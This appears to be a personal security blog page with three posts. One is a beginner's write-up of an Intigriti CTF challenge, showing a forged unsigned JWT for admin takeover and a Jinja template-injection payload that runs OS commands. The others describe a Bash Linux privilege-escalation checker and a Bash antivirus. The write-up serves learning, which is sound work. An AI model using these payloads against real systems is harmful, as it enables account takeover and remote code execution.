/var/log/posts

My first Capture The Flag: Intigriti Challenge 1125

Hello everyone, this won't be a "normal" write-up, full of complicated technical terms. Instead, I'd like to talk about my experience (even if little) and how I managed to find my first bug in an Intigriti CTF. I'm writing this especially for those who, like me, struggle to find a bug and want to understand how, and where to look.

Methodology:

As soon as I arrived on the site and logged in with a fake user, I noticed a POST request to the server (the request the site makes when you perform an action) and saw a cookie that looked exactly like a JWT (JSON Web Token).

For those who don't know what a JWT is (and how we tricked it):
In simple terms, it's like a VIP pass that the site gives you to remember who you are. Normally, it has a secret signature at the end so you can't modify it yourself with a marker. But here, The server was overly trusting: we gave it a modified pass saying "Look, this one doesn't need a signature" (alg: none), and blindly, it believed us and threw open the Admin doors.
⚠️ Crucial Tip:
When you remove the signature part, do not delete the final dot (.) at the end of the token! The structure must always remain header.payload. (with the trailing dot). If you delete it, the format becomes invalid and the server will reject it. It's a small detail that drives many people crazy!
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo2LCJ1c2VybmFtZSI6InZpY3RpbSIsInJvbGUiOiJ1c2VyIiwiZXhwIjoxNzYzNTQ1MzI0fQ.OS2PPoI-rj5DFSe4yJTzgUmkSXbZANAynGI20uRHcV4

Decoding it, it looked like this:

{
"alg": "HS256",
"typ": "JWT"
}
{
"user_id": 6,
"username": "victim",
"role": "user",
"exp": 1763545324
}

So very simply I thought: "What if the server accepted the none algorithm?". Well, trying doesn't hurt, so I modified it: initially, I put admin as the role and changed the algorithm to none... and it worked! I effectively became admin.

Once I became admin I thought: "Game over! I'm in! I just have to find the flag!". Well, those were my famous last words before the disaster... It's not exactly that simple. So I rolled up my sleeves and kept looking until I thought: "What if I put admin as username and 1 as user_id?". I did that and got into the real administrator account. I could do many things, including entering the admin profile, where I noticed a quite strange field in the request:

POST /admin/profile HTTP/1.1
Host: challenge-1125.intigriti.io
[...]
Cookie: token=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzYzNTQ1MzI0fQ.
display_name=ss

After a few failed attempts and tests, I managed to find the RCE (Remote Code Execution) that allowed sending commands to the operating system, and it is precisely through this that I found the flag which allowed me to complete the CTF.

But now you are surely asking yourselves "how?". It's very simple in the end: I tried to see what would happen if I wrote {{7*7}} and the site answered 49. So I can say I found an SSTI (Server-Side Template Injection) vulnerability inside this field.

For those who don't know what an SSTI is:
In simple terms, it happens when a website takes what you write and brutally inserts it into the page code (the template) without checking. It's as if in a form you wrote a math operation and the person reading the form, instead of reading the numbers, did the calculation. Only here, instead of calculations, you can make it execute server commands!

Without further ado, I found a payload that imported os in Python and used it:

POST /admin/profile HTTP/1.1
Host: challenge-1125.intigriti.io
[...]
Cookie: token=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzYzNTQ1MzI0fQ.
display_name={{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}

Sending this POST, the output of the id command appeared inside that field, showing the user I was logged in as inside the operating system. Now only the flag is missing, which I leave for you to find for fun.

I write this write-up to be helpful and inspiring to those who, like me, are having trouble finding their first bug.

Read the full Write-up on Medium

Happy Hacking! 🚩

Automating the Hunt: My Linux PrivEsc Checker

During labs and pentest sessions, I realized how much time I waste typing the same basic enumeration commands once I get a shell. Of course, there are incredibly powerful and complete industry-standard tools (like LinPEAS) that are essential for our work. However, there is a big difference between running an automated tool and building one from scratch.


I decided to create a **Bash** script that focuses precisely on four critical vectors: **SUID**, **Capabilities**, **NFS**, and **Cron Jobs**. Here is how I built it and the logic behind each check.

Script Demo Output

Output

1. SUID: The Regex Optimization

The **Set User ID (SUID)** bit is a standard Unix feature that allows a file to run with its owner's permissions. The danger arises when binaries that allow command execution (like `find`, `vim`, or `cp`) have this bit enabled.

The classic approach to find them is using `find / -perm -4000`. However, this returns many legitimate results that create "noise". For my script, I implemented a **dynamic Allowlist** system.

# Array of binaries known to allow Privilege Escalation (GTFOBins)
readonly -a binari_sospetti=(
    "nmap" "vim" "find" "bash" "base64" ... 
)

suid() {
    # Dynamic construction of an optimized Regex: (nmap|vim|find|...)
    local regex_pattern=$(printf "%s|" "${binari_sospetti[@]}")
    regex_pattern="(${regex_pattern%|})$" 

    # Search only for SUID files that match our target list
    find / -type f -perm -4000 2>/dev/null | grep -E "$regex_pattern"
}

This technique drastically reduces execution time and output, showing me only the binaries I can actually exploit to escalate privileges.

2. Capabilities: Root split into pieces

**Linux Capabilities** break down root privileges into distinct units. A binary might not be SUID, but it could have `cap_setuid`, which still allows it to impersonate other users.

The script uses `getcap -r /` to scan the filesystem. The engineering challenge here is filtering false positives: many system services use legitimate capabilities. I had to create an **Ignore List** to exclude standard processes, highlighting critical capabilities like `cap_dac_read_search` (bypassing read permissions) instead.

3. Weaponizing Cron Jobs

Scheduled tasks (Cron) are a classic vector. If root runs a script every 5 minutes, and I can modify that script, then I can execute code as root.

The complexity lies in parsing the `/etc/crontab` file. Bash is not designed for advanced parsing, so I had to write logic that:

  1. Reads the crontab ignoring comments.
  2. Extracts absolute paths from commands (e.g., `/usr/local/bin/backup.sh`).
  3. Checks if the current user has write permissions (`-w`) on those files.
# Permission check logic (Simplified)
echo "$paths" | while IFS= read -r path; do
    if [ -w "$path" ]; then
        echo "[!] VULNERABLE: $USER can modify $path (executed by root)"
    fi
done

Conclusion

Creating this tool allowed me to speed up my workflow, but most importantly, to master the internal Linux mechanisms that we often take for granted. There is nothing better than getting a root shell thanks to a tool you wrote yourself.

Source Code:
github.com/MS-0x404/Linux-PrivEsc-Checker

MS-AV: Writing a Linux Antivirus from Scratch

They often say that to know how to attack, you must know how to defend. So, before diving into advanced Red Teaming, I set myself a seemingly crazy challenge as my final project for Istituto InfoBasic: writing a fully functional Antivirus entirely in Bash.

The result is MS-AV. It is not just a simple wrapper for existing tools, but a scanning engine that I had to optimize heavily. Writing an AV in a scripting language brings a huge problem: performance.

1. The "Engine": Optimization is Everything

Bash was not born for intensive calculations. If you try to calculate the hash of 100,000 files in a poorly written `for` loop, the CPU explodes due to process overhead. I had to optimize the scanning loop by minimizing system calls (syscalls). Instead of using useless `cat` or pipes, I pass the file directly to openssl and clean the output with awk in a single stream.

Furthermore, I implemented a **smart exclusion** system directly in the `find` command. The script automatically ignores virtual directories like `/proc`, `/sys`, or `/dev` to avoid infinite loops or critical false positives.

2. MD5 vs SHA256: The Collision Problem

Most amateur scripts stop at MD5 because it is fast. However, cryptographically speaking, **MD5 is broken**. It is vulnerable to collision attacks, which would allow sophisticated malware to disguise itself. For this reason, MS-AV implements a real-time **Dual-Hashing** engine:

# Extract from the core scanning loop
# MD5 for speed (legacy ClamAV compatibility)
scan_md5=$(openssl dgst -md5 "$file" 2>/dev/null | awk '{print $2}') 
# SHA256 for security (Abuse.ch integration)
scan_sha256=$(openssl dgst -sha256 "$file" 2>/dev/null | awk '{print $2}')

# ...comparison logic with in-memory databases follows...

3. "Poor Man's" Heuristics & Secure Deletion

Signatures are useless against 0-day threats. I wrote a heuristic function based on Regex that intercepts "noisy" patterns in filenames (e.g., payload, rat, keygen) that escape the hash check.

But the most important detail is **secure deletion**. When a file is confirmed infected and moved to quarantine, if the user decides to delete it, I don't use a simple `rm`. I use shred to overwrite the physical blocks on the disk, preventing the malware from being recovered via forensic data recovery tools.

function clean_malware() {
    if [[ $(ls -A $DIRECTORY_QUARANTENA) ]]; then ## If files are in quarantine, delete them 
        shred -u $DIRECTORY_QUARANTENA/*
        echo ""
        echo "=== Threats Removed ==="
        echo ""
    else
        echo ""
        echo "=== No Malware Found! ==="
        echo ""
    fi
}

4. Automation and Structured Reporting

An Antivirus must run in the background. Instead of relying on external scripts, I wrote a function that allows MS-AV to "install itself" into the crontab. The auto function generates a dedicated worker script (`av-auto`) that handles daily updates via freshclam and `curl`, and performs scheduled scans without user intervention.

Also, I wanted to make the output professional. Manually building valid JSON in Bash is tedious, but necessary to integrate logs into external SIEM systems.

# Manual JSON log construction in Bash
log_json="{\"timestamp\": \"$timestamp\", \"scan_id\": \"$scan_id\", \
\"hostname\": \"$HOSTNAME\", \"scan_path\": \"$DIRECTORY_DA_SCANSIONARE\", \
\"esclusioni\": \"$ESCLUSIONI_ESTENSIONI\", \
\"malware_trovati\": $malware_count, \"file_scansionati\": $count, \
\"scan_status\": \"$scan_status\"}"

echo "$log_json" >> "$LOG_JSON_FILE"

Source Code:
github.com/MS-0x404/ms-av